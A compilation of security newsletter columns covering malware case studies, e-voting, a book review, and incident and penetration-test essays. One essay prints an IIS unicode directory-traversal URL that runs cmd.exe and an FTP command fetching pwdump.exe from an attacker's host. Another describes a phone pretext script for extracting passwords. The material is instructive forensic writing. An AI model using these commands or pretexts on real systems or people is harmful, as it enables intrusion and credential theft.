In summary, effective security management, whether provided in-house or by an external service, must be a function of network management and that viewed as an independent, isolated operation. Since data and information security requirements are distributed throughout the network, so must the processes, policies and services used to enhance the level of protection of this information.

* * *

For further reading:

Luzadder, D. (2001). Feeling Insecure. http://www.eweek.com/article2/0,3959,286325,00.asp

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Malware Case Studies

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this occasional series, I am showcasing some of the best short essays submitted by students in information assurance and cybercrime courses and programs at Norwich University. Mark Starry is a student in the MSIA (Master of Science in Information Assurance) program at Norwich; he submitted this work as one of his weekly essays in October.

The rest of this column is a slightly edited version of Mr Starry's report on some malware infections at his company and their practical effects. Mr Starry's report emphasizes how important user education and awareness are for fighting the secondary effects of malicious code attacks.

* * *

Nimda

Our corporation has been the victim of malware on many occasions. The most damaging attack occurred in September 2001 by a worm called Nimda. Nimda used an exploit found in unpatched versions of Microsoft's Internet Explorer browser to gain access to our corporate network and attack Web servers running Microsoft's Internet Information Server. This was the first worm to attack our corporate network that did not use e-mail as the initial transport mechanism. This was also the first worm that affected our ability to use the corporate intranet.

Upon the initial outbreak of Nimda, the server that provides the front end to our corporate intranet was immediately knocked out of service. This front end linked together many of the services that our organization requires to operate such as paging, payroll, drug interaction, and corporate policy. The hardest hit service on the intranet was the report to Web environment. We had just finished a project to move all printed reports that contain vital information to a Web-based interface on the intranet. The disruption of the report to Web service had an immediate effect on the quality of patient care as caregivers struggled to manually compile data. Our corporate Internet presence was also affected. Community tools like our physician finder and jobs database were unavailable. Information systems personnel worked around the clock for seven days before most of the services were restored. The effects of Nimda lasted for a month after the initial attack.

After the Nimda attack our information systems department used tactics like fear, uncertainty, and doubt to insist that administrators patch all servers running Microsoft's operating systems. Because our organization does not provide an ample test environment for the number of servers in operation, many patches and service packs were applied without first being tested. This process caused significant damage to many servers that had not been affected by Nimda. These events further extended the overall corporate losses from the original worm. There has never been a dollar value placed on the damage done by Nimda to our organization, but it is safe to assume it was significant.

Kournikova

Some malware authors intend their code to be harmless, but this is never the case. Any known form of malware must be investigated and eradicated in order to protect the integrity of a computer or network. Even a virus with a harmless payload requires a significant amount of our corporate resources and causes a noticeable effect on productivity. Such was the case with the Anna Kournikova virus in February of 2001. In order for us to provide a signature update for this virus, our anti-virus software provider required us to update the scan engine in their program. After distributing the required updates, we soon found out that users running the operating system Windows 98 could no longer print. The cause of the problem was determined to be a conflict between a dynamic link library (.dll) file that is shared between the scanning and printing processes. The scan engine was allowed to update this file, but could not be used to restore it. Our corporate mechanisms for updating files on PC's could not be used due to the fact that the graphical interface locks the file and flags it as in use. All of the PC's running Windows 98 had to have new images placed on them to correct the problem. This problem consumed valuable corporate resources and undermined the credibility of the information systems department.

Hoaxes

Virus hoaxes are another growing problem in our corporate environment. Hoaxes can consume just as many resources as an actual virus. Even when prominent anti-virus experts quickly publish the fact that a virus is a hoax, some virus hoaxes continue to work for years. One particular hoax, jdbjdmr.exe, has been problematic to our corporation. This hoax asks the user to delete a particular operating system file because it is (falsely) described as a planted virus acting as a time bomb. Deleting this file affects the way certain Java applications run. The hoax also asks the user not to forward the message to anyone else because they state that is how hoaxes are started. Our help desk and desktop support team have spent many hours helping users restore this file.

Concluding remarks

Defending against malicious code will always be an important factor to the security of our information systems. The cycle of vendors releasing new software and new exploits being discovered in these software applications will continue for the foreseeable future. As we offer increased services that give users many ways to connect to our systems, we will increase the potential for malware infestations in our information systems. As a corporation we should continue to increase the user awareness by educating them on types of behavior that could lead to such a threat.

* * *

Mark Starry is the Chief Network Architect and Senior Security Advisor at Capital Region HealthCare in Concord, NH. Mark can be reached by e-mail at < mailto:MSTARRY@crhc.org >; Web site at < http://www.crhc.org >.

* * *

University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Privacy for Business: Web Sites and E-Mail

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My dear friends and colleagues Stephen Cobb, CISPP and Chey Cobb, CISSP are remarkable individuals. They each have sterling personal qualities such as intelligence, warmth and kindness; they also have exceptional professional experience from a wide range of IT and security consulting, teaching, and writing. They are a remarkable couple in many ways; in particular, both have just published their own security books. Stephen has written a superb manual for businesses on practical approaches to protecting privacy and Chey has written a textbook on network security. I'll start with a review of Stephen's book (he sent me his first) and continue in a following column with a review of Chey's new book.

* * *

Stephen Cobb has written many books; all of them have been up to date, helpful, and clearly written. His writing follows the cardinal rules of good writing in English such as
* Use the simplest word that will express your thought.we
* Where possible, choose short words with Anglo-Saxon roots instead of long words with Greek and Latin roots.
* Never use a long, complicated sentence when you can use a series of short, clear sentences.
* Ever word, every phrase, every sentence, every paragraph, every page, and every section of your text must support your purpose in writing.
* Be personal and direct: use "I" if it's the natural way of expressing yourself and avoid impersonal passive constructions.
* Salt your prose with humor.

Privacy for Business: Web Sites and E-mail begins with a useful introduction that sets expectations. The book is intended "for anyone who works with. . . Web sites and personal information. . . . [and] anyone who manages [such people]." It is not for those seeking consumer privacy education, general discussion of the social and political implications of privacy, or detailed technical configuration information (Cobb recommends resources for all of those areas).

Chapter One, "Privacy and Business Today," looks at fundamentals of privacy in the age of the Internet. I especially enjoyed his discussion of "the privacy landscape" determined in the United States primarily by marketers and privacy advocates.

Chapter Two, "Privacy Incidents and Their Costs," analyzes the many ways that businesses lose money when they breach standards of privacy protection; I liked the spreadsheet.

Chapter Three is "Web Privacy Principles" and it reviews US laws and guidelines such as the FTC core principles for fair information practice. It also reviews international agreements about privacy rights such as the OECD Guidelines. Chapters Four and Five look in more detail at US and European laws specifically addressing privacy.

Chapter Six discusses privacy policies and privacy statements and gives many useful examples

for consideration by policy makers. Chapter Seven continues along the policy line by discussing how to respond to breaches of privacy policy.

Chapter Eight reviews e-mail-related privacy issues such as masking distribution lists, fighting spam, the dangers of spoofed origination addresses and privacy invasion using fraudulent Web sites. This chapter has practical advice on how professionals can be sure that their e-mail conforms to the highest standards of business practice and effectiveness.

The book ends with Chapter Nine about "Tools, Seals, Techniques" such as commercial privacy products, the P3P Platform for Privacy Preferences Project, and privacy certifications such as the TRUSTe and BBBOnLine programs.

Cobb wraps up with a good "Summing Up" chapter.

My one criticism (and the only evidence that I am ABLE to criticize at all) is that, shockingly, this book has no index. I cannot imagine why anyone would go to all the trouble of writing such a useful book and then not include an index. Stephen can make up for this omission by creating one and posting it online!

In summary, I recommend this book to anyone who fits Stephen's desired audience – which probably includes pretty much everyone reading this column. Congratulations, Stephen.

***

Bibliographic reference:

Cobb, S. (2002). _Privacy for Business: Web Sites and E-mail. Dreva Hill (St Augustine, FL), ISBN 0-972-48190-7. xvi + 224.

For more about good writing:

The Classics:

- Strunk, W., E. B. White & R. Angell (2000). *The Elements of Style, 4th Edition.* Allyn & Bacon, ISBN 0-205-30902-X. 105 pp.

- Zinsser, W. K. (2001). *On Writing Well: The Classic Guide to Writing Nonfiction, 25th Anniversary Edition.* HarperResource, ISBN 0-060-00664-1. 320 pp.

Another useful tome, especially for newcomers to the English language and for high-school students:

- Sebranek, P. (2000). Writers Inc: A Student Handbook for Writing and Learning. Great Source Education Group; ISBN 0-669-47186-0.

English usage and form:

- Burchfield, R. W. (2000), ed. *The New Fowler's Modern English Usage, 3rd edition.* Oxford University Press, ISBN 0-19-86023-4. 873 pp.

- Grossman, J. (1993), ed. *The Chicago Manual of Style, 14th ed.* University of Chicago Press, ISBN 0-226-10389-7. 921 pp.

In addition, the following online resources will be useful:

- Brians, P. (2002). *Common Errors in English.* http://www.wsu.edu/~brians/errors/

- *A Summary of Strunk's Rules.* http://whatis.techtarget.com/definition/0,289893,sid9_gci213060,00.html

The original (1918) edition of Strunk's *The Elements of Style.* http://www.bartleby.com/141/index.html

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Case of Directory Traversal

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In coming weeks, I'll be showcasing some of the best essays submitted by students in information assurance and cybercrime courses and programs at Norwich University. Today, we have an account of an interesting attack method that Curtis Coleman, CISSP ran into. Mr Coleman is a student in the MSIA (Master of Science in Information Assurance) program at Norwich; he submitted this work as one of his weekly essays in October. The assignment was as follows: >Interview appropriate colleagues in your organization and discuss real cases of penetration or, if there have been none (or if your organization has never noticed any), discuss the possible consequences of hypothetical penetration scenarios. Briefly summarize the key points of your findings and speculations in the usual short essay of 1,000 words.<

From this point on, the text is entirely Mr Coleman's (with some slight edits for space and style):

* * *

Since I [Curtis Coleman] do not have authority from my corporate communication department to discuss on-going cases, the following is a fictional scenario based on a true case. All the actual IP addresses involved have been changed to values reserved by the Internet Assigned Numbers Authority (IANAL) for illustrative purposes. The complete listing of evidence findings and URL commands will not be disclosed; the details of commands will not be given, only summaries and enough information to follow the investigation. The clean-up procedures will not be discussed in this essay.

Background

I was paged at 12:02am, January 1, 2000. The first hours of the new millennium and instead of celebrating I was heading into the office. The page was an automatic notification of an alert from my Intrusion Detection System. All it said was an internal Web server had just started an ftp session and did a "get" command to an unknown source. The alarm was due to the fact that the Web server is not an ftp server, and it had initialized the session to an outside target. The emergency response team members were already excited about potential Y2K problems, this mysterious activity only added fear to the situation.

Forensics

Initial discovery revealed that the "ftp" server is actually an internal Web server supporting CRM, hosting the forum group for customers to discuss disc drive problems and troubleshooting procedures. This server is not in the DMZ; instead, a Netscape Enterprise server redirects URLs to the Windows NT server running Microsoft IIS 4.0 Web server. The server logs showed that an ftp session had been started from the server. When I saw what file the session "get" command got, my heart started racing. The target file was "pwdump.exe," a well known tool used by hackers to extract the encrypted Windows NT passwords to a file. This extracted data are then processed by a hacker tool called "L0phtCrack," which is able to break the encrypted passwords.

The initial evidence pointed to a hacker penetrating our defenses, uploading a hacker tool, and potentially having control now of all the passwords to this server. I knew this was criminal, but if I reported to the law authorities now, I would lose my ability to conduct any further investigation, and I wanted to know exactly how this was done. So, I took a chance and continued gathering evidence.

A file search on the Windows NT server showed an unauthorized script file, ftpscr.txt. This script looked something like this:

```
Jackoff
2$hort4U
bin
get pwdump.exe
quit
```

The questions that were burning in my mind were, "How did the hacker get this file onto this server? How did he get past our firewall, IDS, and front-end servers to this system inside our company? And how did he execute this file?"

I next started looking at the thousands of records in the IDS logs. Since the IP address of the Windows NT server would not be in my logs, because it is a redirected system from the Netscape Enterprise server, I had to look for the Netscape's address instead. After a couple of hours poring over the logs, I hit pay dirt.

```
http://10.68.1.2/content/../scripts/..%c0%af../winnt/system32/cmd.exe?/c+set
```

The Netscape Enterprise server's IP address is 10.68.1.2, and it runs on a Solaris Unix machine, so why is this URL doing something with "winnt/system32"? It turned out that this was our key to breaking how the hacker was able to successful penetrate our firewall, and control that Windows NT server.

From my PC, I ran the above URL and got in my browser a "CGI Error" that gave me the results of the "set" command being ran on the Windows NT server at the IP address 10.68.5.2. This is the same Windows NT system that had the ftpscr.txt. I went back to the IDS logs, ran grep looking for 10.68.1.2, and isolated all URLs that contained the "winnt/system32" string. A pattern was revealed. The Netscape Enterprise server was translating any URL with "/content/" to http://10.68.5.2/content/ and this new URL was sent to the internal IIS Web server on 10.68.5.2. The IIS Web server then substituted "/scripts/" for the "/content/" path internally because of the ".." between the two strings. The URL became:

```
http://10.68.5.2/scripts/..%c0%af../winnt/system32/cmd.exe?/c+set
```

The IIS 4.0 Web server interpreted the unicode "%c0%af" as "/" thus the Windows NT server at 10.68.5.2 executed the set command and the results were sent to the browser. With the set results displayed in his browser, the hacker knew he had found a hole into our systems.

Using this vulnerability, the hacker was then able to build the ftpscr.txt script on the 10.68.5.2 server using the "echo" command in the URL.

```
echo Jackoff > ftpscr.txt
echo 2$hort4U >> ftpscr.txt
echo bin >> ftpscr.txt
echo pwdump.exe >> ftpscr.txt
echo quit >> ftpscr.txt
```

The next step in the attack was the execution of the ftpscr.txt script. Studying the IDS logs, I saw a command I had never seen before. The hacker executed "ftp –s:ftpscr.txt 172.16.34.2". This command showed me that ftp can run in script mode. To get this to work, the hacker had to provide his IP address, 172.16.34.2, where the hacker tool was stored. It was this unusual, and unauthorized, execution of ftp from the IIS Web server that activated the IDS alarm, that paged me just 4 hours earlier. So that was how the hacker got the pwdump.exe tool onto the server. Both the Windows NT and IDS logs showed that the hacker executed the pwdump.exe tool and redirected the results to his browser, where he must have copied it and ran it through L0phtCrack.

Wrap-up

Within four hours I had gathered enough evidence. I knew exactly how the crime was committed, and I had the tracks back to the hacker's hideout. Around 1:00pm, less than 24 hours after the crime was committed, the suspect was arrested: a local college student who was caught red-handed hacking from his dorm room.

Fortunately for my company, the impact of this attack was minimal. The attacker only obtained the passwords for eight accounts; due to enforced policies, those accounts were not available on other systems. A follow-up "root cause" analysis meeting was held and all vulnerable IIS 4.0 Web servers were updated with security patches.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

E-Voting (1): Not Ready Yet

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Electronic voting has been proposed in a number of precincts in the USA. One of the most extensive archives of discussions about this issue is the RISKS FORUM DIGEST edited by Peter G. Neumann of SRI Intl. Entering "vote" as a keyword in the search engine available through at < http://catless.ncl.ac.uk/Risks/ > brings up 303 entries starting with Volume 1 Number 1 [henceforth notated as "v(n)" for the volume and number] in 1985; additional articles can be found using other related keywords such as "voting" and "election."

One of the most recent contributions comes from Jonathan Kamens, writing in RISKS 22(39) (23 Nov 2002). He describes a system that allows a voter to mark a paper ballot and then feed it in through an electronic reader. Kamens points out that the card-reading voting system proposed for Boston MA has fundamental problems:

* There is no way for a voter to verify that the system is correctly registering the voter's choices on the ballot.

* If the card reader indicates that a card has not successfully been registered, a voter can be given a second card -- but the invalid one goes straight into a locked ballot box. If there's a recount, someone could get both their ballots counted.

In general, e-voting systems can include any or all of the following functions, each requiring increasing degrees of security:

* Automatic reading and tallying of votes made on paper ballots;

* Accepting votes using electronic input devices such as electric pens, touch-screens, and keyboards;

* Remote voting at a distance.

E-voting systems need to include at least the following security characteristics:

1) Remote voting requires identification, authentication and authorization PLUS guarantees of complete privacy as well as measures to prevent fraudulent exclusion of valid voters and fraudulent acceptance of repeated votes by individuals.

2) Electronic data entry should include all the measures developed in the last 40 years of data processing to reduce the likelihood of user error; such measures include

a) feedback to the user to be sure that what was entered was what was recorded;

b) error checking and alerts to prevent obvious blunders such as voting for two people for the

same position if that is not permitted;

c) provision of overrides so that voters can deliberately spoil their ballot if that's what they want to do;

3) Fail-safe redundancy so that no single point of failure or even widespread denial-of-service attacks could wipe out voter's intentions;

4) Cryptographically strong local and remote audit trails to keep multiple independent records of all votes; such files could include checksums that are calculated using the preceding record's checksum as input to the hashing algorithm (to reduce the ease of fraudulent tampering with the records).

One of the most serious questions raised about e-voting is independent of security: it's the issue of equal access. Will widespread e-voting lead to increased disparity between the voting patterns of richer and poorer people among the electorate? Will e-voting be yet another example of what has been called the "digital divide?"

* * *

In the next article in this two-part sequence, I will look at some detailed analyses of e-voting with special attention to security.

* * *

For further reading:

Bonsor, K. (2002). How E-Voting Will Work. < http://www.howstuffworks.com/e-voting.htm/printable >

Burke, L. (2000). Report says E-Voting Is Unsafe. < http://www.wired.com/news/politics/0,1283,37504,00.html >

Cranor, E. (1996). Electronic Voting: Computerized polls may save money, protect privacy. _ACM Crossroads Student Magazine_ < http://www.acm.org/crossroads/xrds2-4/voting.html >

Digital Divide Network < http://www.digitaldividenetwork.org/content/sections/index.cfm >

Election.com – The Global Election Company < http://www.election.com/us/index.htm >

Electronic Frontier Foundation "E-voting" Archive < http://www.eff.org/Activism/E-voting/ >

* * *

bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

E-Voting (2): Security Analyses

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first of these two short articles, I've been introducing e-voting. In this part, I summarize some key analyses of the security issues surrounding remote voting via the Internet.

In a July 2002 article posted on the BBC Web site, commentator Bill Thompson comments on a recent Green Paper proposal by Robin Cook, Leader of the House of Commons. Cook includes two methods for increasing the involvement of the public in government decision-making: "For the government, the two strands that make up e-democracy are ways to enhance participation (e-participation) and electronic voting (e-voting)." Thompson argues that the vulnerabilities of any e-voting system built in the next few years should preclude any use of such insecure technology. He writes that the consequences of fraud would be so serious that large amounts of investment would be profitable if they swayed the direction of an election. For example, "If we all use trusted processors then why not set up a production line to manufacture your own hacked chips? It would only cost a few tens of millions of euros. If all code has to be signed by some digital authority, why not spend a few million bribing the senior staff?"

A much longer and more detailed analysis of e-voting is from the respected scientist Avi Rubin of AT&T Labs. Rubin neatly summarizes the issues as follows [I have added the asterisks as bullets and slightly changed the punctuation]: "There are many aspects of elections besides security that bring this type of voting into question. The primary ones are

* coercibility – the danger that outside of a public polling place, a voter could be coerced into voting for a particular candidate.

* vote selling – the opportunity for voters to sell their vote.

* vote solicitation – the danger that outside of a public polling place, it is much more difficult to control vote solicitation by political parties at the time of voting.

* registration – the issue of whether or not to allow online registration, and if so, how to control the level of fraud."

Rubin then analyses the voting platform, the communications infrastructure, social engineering, and specialized devices (by which he means "tamper-resistant devices, such as smart cards." He discusses in some detail how programmatic attacks (viruses, worms, denial-of-service [DoS] attacks) could easily alter election results. Just imagine the consequences of, say, carefully-written Trojan horse programs, targeted DoS attacks on particular precincts on election day; Rubin writes, "In some close campaigns, even an untargeted attack that changes the vote by one percentage point could sway the election." According to the notes in the source HTML for the document, that sentence was written a few weeks before the contested US presidential election of 2002. I strongly recommend Dr Rubin's paper as foundation reading for anyone interested in e-voting.

Finally, I direct your attention to the immensely valuable annotated bibliography on electronic voting prepared by Rebecca Mercuri, PhD, Professor of Computer Science at Bryn Mawr College. Dr Mercuri has a distinguished record of contributions to the technical analysis of electronic voting; her Web site (see below) has many pages of news, essays, pointers to other e-voting sites, lists of her own and other scholarly works on the subject, and even pointers to e-voting humor.

* * *

I hope that these two short articles will increase readers' interest in the trustworthiness of e-voting and that some of you will be able to contribute to a more informed discussion of this critically important issue in the future of representative democracy. I'm sure that I will be hearing from e-voting technology vendors clamoring for attention; if possible, I'll write a follow-up column with some of their remarks.

* * *

For further reading:

Legon, J. (2002). Electronic elections: What about security? Voters put touch screens to the test. < http://www.cnn.com/2002/TECH/ptech/11/05/touch.screen/ >
[Note to avoid ambiguity: the string /11/ in this URL uses the numeral "one"]

Mercuri, R. (2002). Electronic Voting. < http://www.notablesoftware.com/evote.html >

Rubin, A. (2000). Security Considerations for Remote Electronic Voting over the Internet. < http://avirubin.com/e-voting.security.html >

Thompson, B. (2002). Why e-voting is a bad idea. < http://news.bbc.co.uk/1/hi/sci/tech/2135911.stm >
[Note to avoid ambiguity: the string /1/ in this URL uses the lowercase form of the letter "L"]

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Penetration Testing (1): Physical Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Mark Fischer < mailto:Mark.Fischer@SecurityGuild.com > is a student in the first cohort of the Norwich University MSIA (Master of Science in Information Assurance) program. He has very kindly consented to share one of his essays with readers of this newsletter. The students' assignment was as follows: "Interview appropriate colleagues in your organization and discuss real cases of penetration or, if there have been none (or if your organization has never noticed any), discuss the possible consequences of hypothetical penetration scenarios. Briefly summarize the key points of your findings and speculations in the usual short essay of 1,000 ± 100 words." What follows is a lightly edited version of Mr Fischer's essay.

* * *

This report describes one of the penetration tests that I conducted on a client and identifies the vulnerabilities, viewed from the perspective of the attackers, that led to our success.

The target company is a large insurance company with hundreds of employees on multiple floors of a large high-rise office building. They have an established IT audit function and a small IT security staff. For brevity I will refer to the target company as Acme Corporation – with no offense to Wiley Coyote (whose dynamite and other attack tools always come from Acme) or to any real Acme Corporations.

My colleague and I were charged with examining both the physical security of the client and their internal network security. The first part was to determine how hard it would be for an outside attacker to gain access to the network. The second to see how well defended the network was against an outsider or insider attack. This was done with a minimum of knowledge on the part of the client to test their IT staff's ability to detect and respond to the attack. In this series of three articles, I'll summarize the three main aspects of this penetration: physical security, social engineering, and network security.

* Physical Security *

Gaining access to the physical spaces of the target was simple as they occupied about six floors of a high-rise office building. There was no security in the lobby and we could easily take the elevator to the right floors. The first thing we did was take the elevator to the highest floor and walk down the stairwell. At each floor we used a pieces of duct tape to disable the lock on the stairwell door. The door closed, but did not lock. That gave us continuing access after hours in the event the elevators locked at a certain hour (they did).

We grabbed some empty file folders with the company logo and stuffed some blank paper in them. Carrying those gave us some visual credibility – we must work there, we have Acme file folders, right? We encountered many people, but no one questioned us about our lack of

company ID badges.

Finally we plugged our laptops in and ran a few quick scans to get a feel for the network, what type of machines were there, what operating systems, etc. We didn't do any attacks, just reconnaissance. After that, dinner and a night of planning the network attacks.

* * *

Next time: network penetration

* * *

Mark Fischer < mailto:Mark.Fischer@SecurityGuild.com > is the founder and Managing Director of Security Guild, LLC, an information security consulting company. He is a Certified Information Systems Security Professional (CISSP) and a graduate of the Rochester Institute of Technology. He has been building and breaking systems and networks for more than 15 years.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Penetration Testing (2): Network Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series of three articles, Mark Fischer < mailto:Mark.Fischer@SecurityGuild.com >, a student in the first cohort of the Norwich University MSIA (Master of Science in Information Assurance) program, has very kindly consented to share one of his essays with readers of this newsletter. The topic in that particular week was penetration tests, and Mr Fischer continues this time with how he and his colleague penetrated their client's networks.

* * *

The goals of our network attack were to start with only physical access to the network and attempt to gain access to their mainframes and selected NT and Novell servers. Our Rules of Engagement required us to consult with our point of contact after we identified possible targets so he could tell us which ones to focus on and which to avoid. This was done to prevent us from accidentally damaging their production systems and to help us focus on the most important servers. They had scores of NT servers and attacking all of them would take too much time (and money) so we worked with the client to focus on the ones that would provide the most value.

* Novell *

They had a Novell NDS tree with containers for each business unit. It was a legacy system used primarily for file and print services. Using standard tools like Pandora and CheckNull we were able to gain admin access to Novell system within a few hours. It was of limited practical value because almost no valuable information was stored on the Novell servers. We had control of the system, but it did not get us closer to the "crown jewels" we were after.

* Windows NT *

Acme was migrating to a Windows NT network and had a number of interesting applications running on them, including Internet Information Server (IIS) web servers, SQL Server database servers, and some specialized application servers. There was a large domain for file and print services, though not all of the servers were members of the domain.

We began with the domain controller. We were able to enumerate all the accounts and found a couple of accounts with trivial passwords (blank or same as the username). Unfortunately, they were all normal user accounts, not Administrator accounts. We enumerated more than a dozen Administrator accounts, but all had decent passwords on them.

We repeated the light reconnaissance procedure against the IIS and SQL servers and found that all the passwords on the servers were pretty good. No easy access this way. One of the intranet web servers was vulnerable to the Remote Data Services (RDS) vulnerability made famous by Rain Forest Puppy (rfp). We were able to dump the SAM and crack all of the passwords on that

server. One administrator account had the same password on all the web and SQL servers and we were able to gain control over all of them.

Unfortunately, that password was not the same as any of the domain admin passwords so we had to work another angle to get in there. Next we took a look at a server called W2KTEST, a Windows 2000 Server being tested by the IT staff. It was a stock W2K server running IIS 5.0, SMTP, etc. We dumped the accounts and found a local Admin account with a blank password, dumped the SAM and cracked the rest of the passwords. We found one username/password combination from W2KTEST that also worked on the domain. It was an admin account on the domain and with it we were able to dump the SAM and crack all of the passwords on the domain. Success!

* The Mainframe *

We reported our success with the web and SQL servers and the domain controller to our point of contact. We also wanted to talk to him about how we could use that information to go after the mainframe. Our plan was to install software keyboard taps on selected computers to capture people's mainframe passwords when they logged on using a 3270 emulator.

After a few hours of discussion on the subject over dinner we decided not to pursue that angle. Our contact had decided that he was comfortable that the approach would likely work but didn't want to assume the risks of us actually doing it. The mainframes were their lifeblood with tens of billions of dollars of policy information. Our contact pointed out that if we were to inadvertently cause a problem it would be his head on the chopping block and the entire security program would suffer. We all agreed that the prudent and professional thing was to leave the mainframe alone.

* * *

Next time: social engineering.

* * *

Mark Fischer < mailto:Mark.Fischer@SecurityGuild.com > is the founder and Managing Director of Security Guild, LLC, an information security consulting company. He is a Certified Information Systems Security Professional (CISSP) and a graduate of the Rochester Institute of Technology. He has been building and breaking systems and networks for more than 15 years.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information

Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Penetration Testing (3): Social Engineering

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series of three articles, Mark Fischer < mailto:Mark.Fischer@SecurityGuild.com >, a student in the first cohort of the Norwich University MSIA (Master of Science in Information Assurance) program, has very kindly consented to share one of his essays with readers of this newsletter. The topic in that particular week was penetration tests, and Mr Fischer continues this time with how he and his colleague used social engineering on their client's personnel.

* * *

The last part of the pen test was to use social engineering against the employees and IT staff. We had two goals: to social engineer the password from users and to social engineer user passwords from the Help Desk.

* Password From Users *

To get the passwords from the users we took our company phone list to a vacant conference room and began "dialing for dollars." We spoke to five people, including the CEO's secretary and the head of the legal department. We said we were consultants working with the Help Desk to rebuild the user database and needed to confirm their user information. The typical conversation went like this:

Us: "Your name is Jane Smith"
Them: "Yes"

Us: "You are on the fifth floor north in the accounting group"
Them: "Yes"

Us: "Your phone extension is 4365"
Them: "Yes"

Us: "Your username is Jsmith and your password is 'aligator27'"
Them: "No, my password is 'HappyBunny'"

Us: "Thanks, that must be part of the database that was messed up. Have a good day"

We were able to collect passwords from four of the five people we spoke with. The only exception was a lady, Agnes (her real name!), who said "I have worked here for 27 years and I don't know you and I'm not going to talk to you on the phone. If you want to talk to me, come to my desk where I can see you" and then hung up the phone. We later learned that she then called Corporate Security to report the incident.

* Passwords From Help Desk *

Our last task was to social engineer user passwords from the Help Desk. To do this we went to a conference room at 4:50 pm. We selected a mid-level manager from the phone list and locked his account by entering three wrong passwords. I called the help desk person who unlocked the password. We deliberately locked the account again and called back. There was a frantic tone in my voice and explained that I still couldn't get on the system and important people were going to be in the conference room in about three minutes to see my presentation that I could not do because the stupid computer wouldn't let me in. I know I was typing the right password, but it wasn't working. The Help Desk person suggested that he could set the password to "password" but I would have to change it as soon as I could. I thanked him and hung up with a grin my face.

* Conclusions and Postscript *

This was in interesting pen test that demonstrates how interlocking good security is. They had good passwords on the domain but we were able to gain access by "daisychaining" from the TESTW2K server. From there we could have gone after the mainframe.

The story of our social engineering was printed in the next employee newsletter and was included as parts of future security training for employees.

The head of IT security later moved to another company and called me up from there to do pen testing and a good deal of other security work for them as well.

We saw Agnes in the restaurant the next day at lunch and sent over a large chocolate sundae to reward her for doing the right thing.

* * *

Mark Fischer < mailto:Mark.Fischer@SecurityGuild.com > is the founder and Managing Director of Security Guild, LLC, an information security consulting company. He is a Certified Information Systems Security Professional (CISSP) and a graduate of the Rochester Institute of Technology. He has been building and breaking systems and networks for more than 15 years.

* * *

For further reading:

See the article entitled "Social Engineering Simulations" archived at < http://www.nwfusion.com/newsletters/sec/2000/00292157.html >.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security by Objectives

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I've been creating curriculum for the management module of Norwich University's Master of Science in Information Assurance (MSIA) program. Seminar Two of the six in the 18-month program consists of 11 weeks of study on foundation skills for IA managers, and Week Six is about management skills. In the module, one of the topics I put in is MBO -- Management by Objectives.

In a few words, MBO centers on the need and value of defining measurable objectives for a group. The theory is that unless we can measure performance and progress, our impressions of compliance with our goals will be too fuzzy and uncertain to motivate staff and to provide value to upper managers for strategic planning.

